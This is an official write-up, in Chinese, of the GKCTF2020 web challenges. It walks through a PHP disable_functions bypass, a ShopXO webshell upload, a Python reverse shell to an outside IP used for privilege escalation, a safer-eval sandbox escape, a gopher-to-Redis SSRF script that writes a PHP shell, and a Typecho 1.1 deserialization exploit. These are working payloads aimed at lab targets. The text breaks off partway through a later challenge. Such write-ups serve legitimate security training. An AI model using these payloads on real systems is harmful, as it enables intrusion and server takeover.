
GKCTF2020_官方WriteUp


WEB

0x01 CheckIn

一上来直接给shell，不过这里有些师傅在群里说连不上蚁剑，估计是编码器没弄好
师傅们可以自己建一个：



连的时候选一下就好了



连上shell之后发现有disabled_function，以及/readflag


disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,

php版本为7.3


直接github上有现成的exp即可：

https://github.com/mm0r1/exploits/blob/master/php7-gc-bypass/exploit.php

上传到/tmp目录




在进行包含即可，?Ginkgo=include('/tmp/exp.php');




0x02 老八小超市

shopxo的模板



网上搜一下即可得知后台默认密码为shopxo

admin shopxo登上后台



可以参考一下这篇文章 http://www.nctry.com/1660.html

找到主题安装页面

将shell放入主题压缩包一起上传即可get shell

名称	大小	压缩后大小	修改时间	创建时间
js	66 865	17 656	2020-04-24 12:47	
images	121 350	101 772	2020-04-24 12:47	
css	128 652	34 265	2020-04-24 12:47	
index.html	1	1	2020-04-24 12:47	
233.php	24	24	2020-05-07 15:23	2020-04-1...

在根目录下看到flag和flag.hint以及auto.sh

auto.sh	2020-05-23 16:17:12	80 b	0755
flag	2020-05-23 15:23:28	43 b	0644
flag.hint	2020-05-23 16:27:02	89 b	0644

告诉我们flag在/root下，并且flaghint中的时间每隔一分钟会变化，猜测是有类似crontab的东西，（其实一开始是没有这个auto.sh的，但是crontab在这上面死活不成功，只好加了个sh）

编辑: /flag.hint

```
1  Sun May 24 12:14:26 2020
2  Get The RooT,The Date Is Useful!
```

根据auto.sh找到相应的python文件

```
1  #!/bin/sh
2  while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done
3
```

编辑: /var/mail/makeflaghint.py

```
1  import os
2  import io
3  import time
4  os.system("whoami")
5  gk1=str(time.ctime())
6  gk="\nGet The RooT,The Date Is Useful!"
7  f=io.open("/flag.hint", "rb+")
8  f.write(str(gk1))
9  f.write(str(gk))
10 f.close()
```

尝试直接执行会返回Permission denied

```
(www-data:/var/mail) $ python makeflaghint.py
www-data
Traceback (most recent call last):
  File "makeflaghint.py", line 7, in <module>
    f=io.open("/flag.hint", "rb+")
IOError: [Errno 13] Permission denied: '/flag.hint'
```

由此可推断该文件是root用户起的，并且这个文件可以自己编辑，那么就能直接改py文件提权了，要么直接将/root/flag写到根目录，或者加个python反弹shell

```
1  import socket,subprocess,os
2  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
3  s.connect(("174.1.118.22",2333))
4  os.dup2(s.fileno(),0)
5  os.dup2(s.fileno(),1)
6  os.dup2(s.fileno(),2)
7  p=subprocess.call(["/bin/sh","-i"])
```


0x03 cve版签到

cve-2020-7066，ssrf

https://security-tracker.debian.org/tracker/CVE-2020-7066

可以得知存在\0截断

```
?url=http://127.0.0.123www.ctfhub.com
```



0x04 EzNode

考点：

- Nodejs内置函数特性
- Nodejs库漏洞搜寻

首先读源码

```
app.use((req, res, next) => {
  if (req.path === '/eval') {
    let delay = 60 * 1000;
    console.log(delay);
    if (Number.isInteger(parseInt(req.query.delay))) {
      delay = Math.max(delay, parseInt(req.query.delay));
    }
    const t = setTimeout(() => next(), delay);
    // 2020.1/WORKER3 老板说让我优化一下速度，我就直接这样写了，其他人写了啥关我p事
    setTimeout(() => {
      clearTimeout(t);
      console.log('timeout');
      try {
        res.send('Timeout!');
      } catch (e) {
      }
    }, 1000);
  } else {
    next();
  }
});
app.post('/eval', function (req, res) {
  let response = '';
  if (req.body.e) {
    try {
      response = saferEval(req.body.e);
```

```
    } catch (e) {
      response = 'Wrong Wrong Wrong!!!!';
    }
  }
  res.send(String(response));
});
```

Nodejs文档

> setTimeout 当 delay 大于 2147483647 或小于 1 时，则 delay 将会被设置为 1。 非整数的 delay 会被截断为整数。
>
> 所以直接传

```
?delay=2147483649
```

看到题目中特别给出了 `package.json` 文件，查看使用依赖库以及版本，对其中比较核心的 `safer-eval` 感到怀疑，尝试搜索（在github advisor或者npm advisor都可以找到）

然后找到了这个

利用很简单，原理就是对于内置函数没有过滤完全，导致可以获取vm外的上下文中的对象，其实这个洞在 `vm2` 里也刚刚出现，但是利用条件比较复杂，在docker里复现概率不高，不适合出题。

vm2的issue

最后payload为

```
import requests
print(requests.post('http://localhost:8081/eval?delay=2147483649', data={
    'e': """(function () {
  const process = clearImmediate.constructor("return process;")();
  return process.mainModule.require("child_process").execSync("cat /flag").toString()
})()"""
    }).text)
```

0x05 EzWeb

考点：

- 内网探测
- ssrf+redis未授权

源码中注释了?secret

```
</div>
</body>
</html>
<!--?secret-->

```

访问可以得到当前靶机的ip


```
<!--?secret-->
eth0      Link encap:Ethernet  HWaddr 02:42:ad:33:26:0a
          inet addr:173.51.38.10  Bcast:173.51.38.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2503 (2.5 KB)  TX bytes:2286 (2.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

看到有不少师傅去开buu上的内网机做的，这里实际上是一个 web服务器 和一个redis 服务器组成的一个内网，是独立于单容器的内网，并且自动组网，所以直接开内网机并不能访问到靶机。直接用ssrf会快得多（当时出题没考虑到这个特殊性，在这里给各位师傅们谢罪…逃）

通过内网探测可以发现.11上开着web服务

被你发现了,但你也许需要试试其他服♂务,就在这台机子上! ...我说的是端口啦1

根据提示进一步发现.11开着6379端口



-ERR wrong number of arguments for 'get' command 1


然后可以利用gopher://协议写shell，可以用如下脚本生成exp

```python
import urllib
protocol="gopher://"
ip="173.51.38.11"
port="6379"
shell="\n\n<?php system(\"cat /flag\");?>\n\n"
filename="shell.php"
path="/var/www/html"
passwd=""
cmd=["flushall",
     "set 1 {}".format(shell.replace(" ","${IFS}")),
     "config set dir {}".format(path),
```

```
     "config set dbfilename {}".format(filename),
     "save"
     ]
if passwd:
    cmd.insert(0,"AUTH {}".format(passwd))
payload=protocol+ip+":"+port+"/_"
def redis_format(arr):
    CRLF="\r\n"
    redis_arr = arr.split(" ")
    cmd=""
    cmd+="*"+str(len(redis_arr))
    for x in redis_arr:
        cmd+=CRLF+"$"+str(len((x.replace("${IFS}","
"))))+CRLF+x.replace("${IFS}"," ")
    cmd+=CRLF
    return cmd
if __name__=="__main__":
    for x in cmd:
        payload += urllib.quote(redis_format(x))
    print payload
```

```
root@ubuntu:~# python exp.py
gopher://173.51.38.11:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2432%0D%0A%0A%0A%3C%3
Fphp%20system%28%22cat%20/flag%22%29%3B%3F%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%24
13%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A
%2A1%0D%0A%244%0D%0Asave%0D%0A
root@ubuntu:~#
```

打过去再次访问.11/shell.php即可



redis-bits@@ctime+k@^@used-mem@`q @@@@ flag{da5cd1e6-c179-4e28-ba60-c58e24172dfb}

0x06 EzTypecho

PHP_SESSION_UPLOAD_PROGRESS、typecho1.1反序列化

首先找到install.php的反序列化处，228行开始

```
228                if(!isset($_SESSION)) { die('no, you can\'t unserialize it without session QAQ');}
229                $config = unserialize(base64_decode(Typecho_Cookie::get( key: '__typecho_config')));
230                Typecho_Cookie::delete( key: '__typecho_config');
231                $db = new Typecho_Db($config['adapter'], $config['prefix']);
232                $db->addServer($config,  op: Typecho_Db::READ | Typecho_Db::WRITE);
233                Typecho_Db::set($db);
234            ?>
```

这里设置了一个检测是否有$_SESSION，但是题目没有使用session_start()，要想先反序列化就得先绕过这个检测，根据php文档

当 session.upload_progress.enabled INI 选项开启时，PHP 能够在每一个文件上传时监测上传进度。 这个信息对上传请求自身并没有什么帮助，但在文件上传时应用可以发送一个POST请求到终端（例如通过XHR）来检查这个状态

当一个上传在处理中，同时POST一个与INI中设置的session.upload_progress.name同名变量时，上传进度可以在 $_SESSION 中获得。 当PHP检测到这种POST请求时，它会在 $_SESSION 中添加一组数据, 索引是 session.upload_progress.prefix 与 session.upload_progress.name连接在一起的值。 通常这些键值可以通过读取INI设置来获得，例如

得知在文件上传时POST一个与PHP_SESSION_UPLOAD_PROGRESS同名变量时会在session中添加数据，从而绕过session检测
然后就是typecho1.1反序列化了,师傅们可以去网上搜详细的解释
poc:

```
<?php
class Typecho_Feed{
    //const RSS2 = 'RSS 2.0';
    private $_type;
    private $_items = array();
    public function __construct()
    {
        //不加就会出现database error500
        $this->_type = 'RSS 2.0';
        $item['author'] = new Typecho_Request();
        //$item['category'] = array(new Typecho_Request());
        $this->_items[0] = $item;
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    function __construct()
    {
        $this->_params["screenName"]="cat /flag";
        $this->_filter[0]="system";
    }
}
$a = array("adapter" =>  new Typecho_Feed(),"prefix" => "test");
echo base64_encode(serialize($a));
?>
```

exp:

```
import requests
url='http://26b4c383-d6a2-41b8-8ea8-5f289a4c3688.node3.buuoj.cn/install.php?finish=1'
files={'file':123}
headers={
    #运行poc替换__typecho_config

'cookie':'PHPSESSID=test;__typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mjp7czoxOToiAFR5cGVjaG9fRmVlZABfdHlwZSI7czo3OiJSU1MgMi4wIjtzOjIwOiIAVHlwZWNob19GZWVkAF9pdGVtcyI7YToxOntpOjA7YToxOntzOjY6ImF1dGhvciI7TzoxNToiVHlwZWNob19SZXF1ZXN0IjoyOntzOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9wYXJhbXMiO2E6MTp7czoxMDoic2NyZWVuTmFtZSI7czo5OiJjYXQgL2ZsYWciO31zOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9maWx0ZXIiO2E6MTp7aTowO3M6Njoic3lzdGVtIjt9fX19fXM6NjoicHJlZml4IjtzOjQ6InRlc3QiO30=',
```


```
    'Referer':'http://26b4c383-d6a2-41b8-8ea8-
5f289a4c3688.node3.buuoj.cn/install.php'
}
re=requests.post(url,files=files,headers=headers,data=
{"PHP_SESSION_UPLOAD_PROGRESS": "123456789"})
print(re.text)
```

```
    <meta charset="UTF-8" />
        <title>Typecho 安装程序</title>
    <link rel="stylesheet" type="text/css" href="admin/css/normalize.css" />
    <link rel="stylesheet" type="text/css" href="admin/css/grid.css" />
    <link rel="stylesheet" type="text/css" href="admin/css/style.css" />
</head>
<body>
<div class="typecho-install-patch">
    <h1>Typecho</h1>
    <ol class="path">
        <li><span>1</span>欢迎使用</li>
        <li><span>2</span>初始化配置</li>
        <li><span>3</span>开始安装</li>
        <li class="current"><span>4</span>安装成功</li>
    </ol>
</div>
<div class="container">
    <div class="row">
        <div class="col-mb-12 col-tb-8 col-tb-offset-2">
            <div class="column-14 start-06 typecho-install">
                                                flag{202cb962ac59075b964b07152d234b70}
```

0x07 Node-Exe

此题为一道exe文件的web题，如果熟悉前端的话，不难得知这是一个electron程序，之后的思路便比较明确了。即使不知道，通过安装之后寻找源文件，或者对可执行文件binwalk，也可发现其中有7zip格式的文件，可以解压缩获得源文件，故此过程不再赘述。

安装后执行程序，填写靶机地址后，用户名密码为admin直接进入。



点击购买后，两个按钮都是没有用的假flag，故题目flag一定是无法购买的final flag。


通过抓包发现，请求除了包含基本的请求体，还有一个token。每次token请求均不同，

且更改请求体后token失效，请求也无法重放，所以推断出token必然是以一定规则在本地生成的。

找到程序所在目录，确认程序为electron程序后，不难得知网页文件均打包于.\resources\app.asar下。用node的asar工具解包：

```
asar extract ./app.asar ./ext/
```

